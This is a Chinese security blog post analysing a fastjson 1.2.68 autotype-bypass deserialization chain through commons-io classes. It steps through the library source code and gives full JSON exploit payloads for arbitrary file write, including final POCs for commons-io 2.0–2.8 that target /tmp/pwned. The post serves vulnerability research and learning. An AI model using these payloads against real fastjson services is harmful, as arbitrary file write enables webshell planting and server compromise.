前言
上篇文章末尾分析的fastjson1.2.68写入文件的链子已经是很多年前爆出来的了,浅蓝师傅的fastjson 1.2.68 autotype bypass反序列化漏洞 给链子的挖掘提供了一个很好的思路,并且在su18等各位大师傅的文章中也有详细的给出了很多可利用的POC
https://su18.org/post/fastjson/#%E5%9B%9B-payload
https://drun1baby.top/2022/08/13/Java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96Fastjson%E7%AF%8704-Fastjson1-2-62-1-2-68%E7%89%88%E6%9C%AC%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E/#0x05-1-2-68%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%8F%E6%B4%9E%EF%BC%88expectClass%E7%BB%95%E8%BF%87AutoType%EF%BC%89
关于java中的文件写入,我最早接触的是polar的一道一写一个不吱声的题目中利用到的Aspectjweaver反序列化利用链,并且我前几天也浅浅研究了一下这个链子
https://wanth3f1ag.top/2026/02/28/Java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E4%B9%8BAspectjweaver%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E8%87%B3%E4%BB%BB%E6%84%8F%E6%96%87%E4%BB%B6%E5%86%99%E5%85%A5/
从分析中可以看到,Aspectjweaver这条链子还是很贴合SpringBoot环境的,因此Aspectjweaver链打springboot确实非常贴合实战。但是链子中触发get方法需要用到依赖commons-collections,并且需要知道JAVA_HOME目录,限制条件也不少
后来想着继续研究一下写文件这一块,就去检索了一下目前爆出来的链子,发现大致有以下几种方法可以写入文件
- 浅蓝师傅的fastjson 1.2.68 autotype bypass链
- Aspectjweaver链写入webshell
- JDK11的任意文件读写
- fastjson1.2.68 结合IO写入文件
- ascii jar?暂时还没了解过
本文就着fastjson1.2.68 结合IO写入文件的利用链进行分析学习
思路从何而来
由于 fastjson 漏洞触发方式是调用 getter/setter/和构造方法触发漏洞,因此对于写入文件的操作,根据浅蓝师傅的文章,需要以下几个条件:
- 需要一个通过 set 方法或构造方法指定文件路径的 OutputStream。
- 需要一个通过 set 方法或构造方法传入字节数据的 OutputStream,参数类型必须是
byte[]、ByteBuffer、String、char[] 其中的一个,并且可以通过 set 方法或构造方法传入一个 OutputStream,最后可以通过 write 方法将传入的字节码 write 到传入的 OutputStream。
- 需要一个通过 set 方法或构造方法传入一个 OutputStream,并且可以通过调用 toString、hashCode、get、set、构造方法 调用传入的 OutputStream 的 close、write 或 flush 方法。
以上三个组合在一起就能构造成一个写文件的利用链
在上篇文章就已经给出过POC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| {
"stream": {
"@type": "java.lang.AutoCloseable",
"@type": "org.eclipse.core.internal.localstore.SafeFileOutputStream",
"targetPath": "f:/test/pwn.txt",
"tempPath": "f:/test/test.txt"
},
"writer": {
"@type": "java.lang.AutoCloseable",
"@type": "com.esotericsoftware.kryo.io.Output",
"buffer": "YjF1M3I=",
"outputStream": {
"$ref": "$.stream"
},
"position": 5
},
"close": {
"@type": "java.lang.AutoCloseable",
"@type": "com.sleepycat.bind.serial.SerialOutput",
"out": {
"$ref": "$.writer"
}
}
}
|
但是测试过程中发现许多特殊字符都无法写入,仍存在局限性,所以还需要深入寻找新的链子
长亭公众号发了一个 fastjson commons-io AutoCloseable 的利用,相关文章:
https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg
https://stack.chaitin.com/techblog/detail/16
那就深入学习一下吧
commons-io 利用链分析
为什么使用commons-io 库呢,主要体现下下面几个方面:
- commons-io 库是非常常见的第三方库
- commons-io 库里的类字节码带有 LocalVariableTable 调试信息
- commons-io 库里几乎没有类在 fastjson 黑名单中
- commons-io 库里基本都是跟 io 相关的类,跟 AutoCloseable 关联性比较强,可探索的地方很多
环境是fastjson 1.2.68、commons-io 2.0
1. XmlStreamReader
看到org.apache.commons.io.input.XmlStreamReader 的构造函数
1
2
3
4
5
6
| public XmlStreamReader(InputStream is, String httpContentType,
boolean lenient, String defaultEncoding) throws IOException {
this.defaultEncoding = defaultEncoding;
this.encoding = doHttpStream(is, httpContentType, lenient);
this.reader = new InputStreamReader(is, encoding);
}
|
接受 InputStream 对象为参数,跟进调用链后会发现其会调用到InputStream的read函数
1
2
3
4
5
6
7
| XmlStreamReader.<init>(InputStream, String, boolean, String)
-> XmlStreamReader.doHttpStream(BOMInputStream, BOMInputStream, String, boolean)
-> BOMInputStream.getBOMCharsetName()
-> BOMInputStream.getBOM()
-> BufferedInputStream.read()
-> BufferedInputStream.fill()
-> InputStream.read(byte[], int, int)
|
看到BOMInputStream.getBOM()方法 ,这个方法原本的作用就是根据类初始化时传入的 InputStream 对象以及 ByteOrderMark 配置,在流中读取对应的 ByteOrderMark。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
| public ByteOrderMark getBOM() throws IOException {
if (firstBytes == null) {
int max = 0;
for (ByteOrderMark bom : boms) {
max = Math.max(max, bom.length());
}
firstBytes = new int[max];
for (int i = 0; i < firstBytes.length; i++) {
firstBytes[i] = in.read();
fbLength++;
if (firstBytes[i] < 0) {
break;
}
byteOrderMark = find();
if (byteOrderMark != null) {
if (!include) {
fbLength = 0;
}
break;
}
}
}
return byteOrderMark;
}
|
使用了一个for循环,根据类初始化时的 ByteOrderMark 的 int 数组长度,调用in.read()方法在流中循环读取数据
看看这个BOMInputStream是干啥的

这个类是 commons-io 用来检测文件输入流的 BOM 并在输入流中进行过滤,根据 org.apache.commons.io.ByteOrderMark 中的属性,BOMInputStream 支持识别以下几种 BOM。(commons-io2.0)
然后看看BOMInputStream的构造函数
1
2
3
4
5
6
7
8
| public BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms) {
super(delegate);
if (boms == null || boms.length == 0) {
throw new IllegalArgumentException("No BOMs specified");
}
this.include = include;
this.boms = Arrays.asList(boms);
}
|
参数 delegate 接收 InputStream,使用父类构造方法放入 this.in 中 ,boms 是 ByteOrderMark 类的可变参数数组,用来指定不同编码的 BOM 头部,会处理成 List 对象存入 this.boms 中。
ByteOrderMark 就是 commons-io 包对流中 BOM 头部的封装,这个类接收 charsetName 和名为 bytes 的可变参数 int 数组,这个 int 数组用来表示不同编码的字节顺序标记的表示
1
2
3
4
5
6
7
8
9
10
11
| public ByteOrderMark(String charsetName, int... bytes) {
if (charsetName == null || charsetName.length() == 0) {
throw new IllegalArgumentException("No charsetName specified");
}
if (bytes == null || bytes.length == 0) {
throw new IllegalArgumentException("No bytes specified");
}
this.charsetName = charsetName;
this.bytes = new int[bytes.length];
System.arraycopy(bytes, 0, this.bytes, 0, bytes.length);
}
|
基于上面的分析可以给出一个json数据
1
2
3
4
5
6
7
8
9
10
11
| {
"bOMInputStream": {
"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.BOMInputStream",
"delegate": {InputStream 对象},
"boms": [{
"charsetName": "UTF-8",
"bytes": [0, 0, 0, 0]
}]
}
}
|
org.apache.commons.io.input.TeeInputStream 的构造函数接受 InputStream 和 OutputStream 对象为参数
1
2
3
4
5
6
7
8
9
10
| public TeeInputStream(InputStream input, OutputStream branch) {
this(input, branch, false);
}
public TeeInputStream(
InputStream input, OutputStream branch, boolean closeBranch) {
super(input);
this.branch = branch;
this.closeBranch = closeBranch;
}
|
TeeInputStream 是 FilterInputStream 的子类,会在构造方法中会把 InputStream 放在 this.in 中。
TeeInputStream 的 read 方法会调用其父类 ProxyInputStream 的对应 read 方法读取 this.in 中的内容,并调用 this.branch 中的 OutputStream 对象的 write 方法进行写入。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| @Override
public int read() throws IOException {
int ch = super.read();
if (ch != -1) {
branch.write(ch);
}
return ch;
}
@Override
public int read(byte[] bts, int st, int end) throws IOException {
int n = super.read(bts, st, end);
if (n != -1) {
branch.write(bts, st, n);
}
return n;
}
@Override
public int read(byte[] bts) throws IOException {
int n = super.read(bts);
if (n != -1) {
branch.write(bts, 0, n);
}
return n;
}
|
基于上面的分析可以给出一个json
1
2
3
4
5
6
7
8
9
| {
"teeInputStream": {
"@type": "java.lang.AutoCloseable",
"@type": "org.apache.commons.io.input.TeeInputStream",
"input": {InputStream 对象},
"branch": {OutputStream 对象},
"closeBranch": true
}
}
|
然后我们需要分别找到一个InputStream对象和OutputStream对象进行读取和写入操作
org.apache.commons.io.input.ReaderInputStream 的构造函数接受 Reader 对象作为参数
1
2
3
4
5
6
| public ReaderInputStream(Reader reader, Charset charset, int bufferSize) {
this.reader = reader;
encoder = charset.newEncoder();
encoderIn = CharBuffer.allocate(bufferSize);
encoderIn.flip();
}
|

看到ReaderInputStream的read() 方法,里面会调用到reader的read()方法,尝试从reader中获取输出
4.2 CharSequenceReader
org.apache.commons.io.input.CharSequenceReader 的构造函数接受 CharSequence 对象作为参数
1
2
3
| public CharSequenceReader(CharSequence charSequence) {
this.charSequence = (charSequence != null ? charSequence : "");
}
|
其中的read方法会尝试读取 CharSequence 的值
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| @Override
public int read(char[] array, int offset, int length) {
if (idx >= charSequence.length()) {
return -1;
}
if (array == null) {
throw new NullPointerException("Character array is missing");
}
if (length < 0 || (offset + length) > array.length) {
throw new IndexOutOfBoundsException("Array Size=" + array.length +
", offset=" + offset + ", length=" + length);
}
int count = 0;
for (int i = 0; i < length; i++) {
int c = read();
if (c == -1) {
return count;
}
array[offset + i] = (char)c;
count++;
}
return count;
}
@Override
public int read() {
if (idx >= charSequence.length()) {
return -1;
} else {
return charSequence.charAt(idx++);
}
}
|
组合一下 ReaderInputStream 和 CharSequenceReader,尝试写出一个json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
| {
"CharSequenceReader":{
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{
"@type":"java.lang.String""aaaaaa......(YOUR_INPUT)"
},
"readerInputStream ":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"$ref": "$.charSequenceReader"
},
"charsetName":"UTF-8",
"bufferSize":1024
}
}
|
注意这里为了构建 charSequence 传入自己输入的字符串参数,根据 StringCodec.deserialze(DefaultJSONParser, Type, Object) 方法对 JSON 结构做了一些改变,看起来是畸形的 JSON,但是可以被 fastjson 正常解析。
那么现在有触发 InputStream read 方法的链入口,也有能传入可控内容的 InputStream,只差一个自定义输出位置的 OutputStream 了。
OutputStream对象
5.1 WriterOutputStream
org.apache.commons.io.output.WriterOutputStream 的构造函数接受 Writer 对象作为参数
1
2
3
4
5
6
7
8
9
| public WriterOutputStream(Writer writer, Charset charset, int bufferSize, boolean writeImmediately) {
this.writer = writer;
decoder = charset.newDecoder();
decoder.onMalformedInput(CodingErrorAction.REPLACE);
decoder.onUnmappableCharacter(CodingErrorAction.REPLACE);
decoder.replaceWith("?");
this.writeImmediately = writeImmediately;
decoderOut = CharBuffer.allocate(bufferSize);
}
|
WriterOutputStream的write方法中会调用flushOutput方法,flushOutput方法中调用writer.write(decoderOut.array(), 0, decoderOut.position());来输出
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
| @Override
public void write(byte[] b, int off, int len) throws IOException {
while (len > 0) {
int c = Math.min(len, decoderIn.remaining());
decoderIn.put(b, off, c);
processInput(false);
len -= c;
off += c;
}
if (writeImmediately) {
flushOutput();
}
}
@Override
public void write(byte[] b) throws IOException {
write(b, 0, b.length);
}
@Override
public void write(int b) throws IOException {
write(new byte[] { (byte)b }, 0, 1);
}
private void flushOutput() throws IOException {
if (decoderOut.position() > 0) {
writer.write(decoderOut.array(), 0, decoderOut.position());
decoderOut.rewind();
}
}
|
5.2 FileWriterWithEncoding
org.apache.commons.io.output.FileWriterWithEncoding 的构造函数接受 File 对象作为参数
1
2
3
4
| public FileWriterWithEncoding(File file, String encoding, boolean append) throws IOException {
super();
this.out = initWriter(file, encoding, append);
}
|
跟进initWriter方法,检测file是否存在,以 File 对象构建 FileOutputStream 文件输出流
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| private static Writer initWriter(File file, Object encoding, boolean append) throws IOException {
if (file == null) {
throw new NullPointerException("File is missing");
}
if (encoding == null) {
throw new NullPointerException("Encoding is missing");
}
boolean fileExistedAlready = file.exists();
OutputStream stream = null;
Writer writer = null;
try {
stream = new FileOutputStream(file, append);
if (encoding instanceof Charset) {
writer = new OutputStreamWriter(stream, (Charset)encoding);
} else if (encoding instanceof CharsetEncoder) {
writer = new OutputStreamWriter(stream, (CharsetEncoder)encoding);
} else {
writer = new OutputStreamWriter(stream, (String)encoding);
}
} catch (IOException ex) {
IOUtils.closeQuietly(writer);
IOUtils.closeQuietly(stream);
if (fileExistedAlready == false) {
FileUtils.deleteQuietly(file);
}
throw ex;
} catch (RuntimeException ex) {
IOUtils.closeQuietly(writer);
IOUtils.closeQuietly(stream);
if (fileExistedAlready == false) {
FileUtils.deleteQuietly(file);
}
throw ex;
}
return writer;
}
|
因此组合一下 WriterOutputStream 和 FileWriterWithEncoding,就能构建得到输出到指定文件的 OutputStream的json。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| {
"fileWriterWithEncoding":{
"@type": "java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file": "/tmp/pwned",
"encoding": "UTF-8",
"append": false
},
"writerOutputStream ":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"$ref": "$.fileWriterWithEncoding"
},
"charsetName": "UTF-8",
"bufferSize": 1024,
"writeImmediately": true
}
}
|
初步POC
结合上面的链子,我们可以整合出一个初步的poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| {
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{"@type":"java.lang.String""[文件内容]"
},
"charsetName":"UTF-8",
"bufferSize":1024
},
"branch":{
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer": {
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file": "[文件路径]",
"encoding": "UTF-8",
"append": false
},
"charsetName": "UTF-8",
"bufferSize": 1024,
"writeImmediately": true
},
"closeBranch":true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
}
|
利用引用机制整合一下,这样更方便看吧
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
| {
"CharSequenceReader":{
"@type": "java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{
"@type":"java.lang.String""[文件内容]"
},
"readerInputStream": {
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"$ref": "$.charSequenceReader"
},
"charsetName":"UTF-8",
"bufferSize":1024
},
"fileWriterWithEncoding":{
"@type": "java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file": "[文件路径]",
"encoding": "UTF-8",
"append": false
},
"writerOutputStream ":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"$ref": "$.fileWriterWithEncoding"
},
"charsetName": "UTF-8",
"bufferSize": 1024,
"writeImmediately": true
},
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref": "$.readerInputStream"
},
"branch":{
"$ref": "$.writerOutputStream"
},
"closeBranch":true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
}
|
用fastjson进行反序列化后发现文件虽然创建了,但是内容没有写进去???
没写进去?
这里涉及到的一个问题就是,当要写入的字符串长度不够时,输出的内容会被保留在 ByteBuffer 中,不会被实际输出到文件里
在sun.nio.cs.StreamEncoder#implWrite方法中

- 如果写入的字节不多,缓冲区够用,则CoderResult为Underflow状态,并不会触发实际的写入字节的操作
- 如果写入的字节够多,缓冲区不够用,则CoderResult 为Overflow状态,会触发实际的写入字节的操作
所以我们需要写入足够多的字节才会让它刷新 buffer,写入字节到输出流对应的文件里。但是在XmlStreamReader的构造函数中早就定义好了 InputStream buffer 的长度大小为4096

也就是说每次读取或者写入的字节数最多也就是 4096,但 Writer buffer 大小默认是 8192

所以仅仅一次写入在没有手动执行 flush 的情况下是无法触发实际的字节写入的。那该怎么办呢?
重复写入至overflow
通过 $ref 循环引用,多次往同一个 OutputStream 流里输出即可。
直接给出POC
最终POC
commons-io 2.0 - 2.6 版本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
| {
"x":{
"@type":"com.alibaba.fastjson.JSONObject",
"input":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)"
},
"charsetName":"UTF-8",
"bufferSize":1024
},
"branch":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file":"/tmp/pwned",
"encoding":"UTF-8",
"append": false
},
"charsetName":"UTF-8",
"bufferSize": 1024,
"writeImmediately": true
},
"trigger":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger2":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger3":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"is":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
}
}
}
|
commons-io 2.7 - 2.8.0 版本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
| {
"x":{
"@type":"com.alibaba.fastjson.JSONObject",
"input":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.ReaderInputStream",
"reader":{
"@type":"org.apache.commons.io.input.CharSequenceReader",
"charSequence":{"@type":"java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)",
"start":0,
"end":2147483647
},
"charsetName":"UTF-8",
"bufferSize":1024
},
"branch":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.output.WriterOutputStream",
"writer":{
"@type":"org.apache.commons.io.output.FileWriterWithEncoding",
"file":"/tmp/pwned",
"charsetName":"UTF-8",
"append": false
},
"charsetName":"UTF-8",
"bufferSize": 1024,
"writeImmediately": true
},
"trigger":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"inputStream":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger2":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"inputStream":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
},
"trigger3":{
"@type":"java.lang.AutoCloseable",
"@type":"org.apache.commons.io.input.XmlStreamReader",
"inputStream":{
"@type":"org.apache.commons.io.input.TeeInputStream",
"input":{
"$ref":"$.input"
},
"branch":{
"$ref":"$.branch"
},
"closeBranch": true
},
"httpContentType":"text/xml",
"lenient":false,
"defaultEncoding":"UTF-8"
}
}
|
但是我一直在本地没有打通,这两天研究一下
参考文章:
https://stack.chaitin.com/techblog/detail/16
https://mp.weixin.qq.com/s/6fHJ7s6Xo4GEdEGpKFLOyg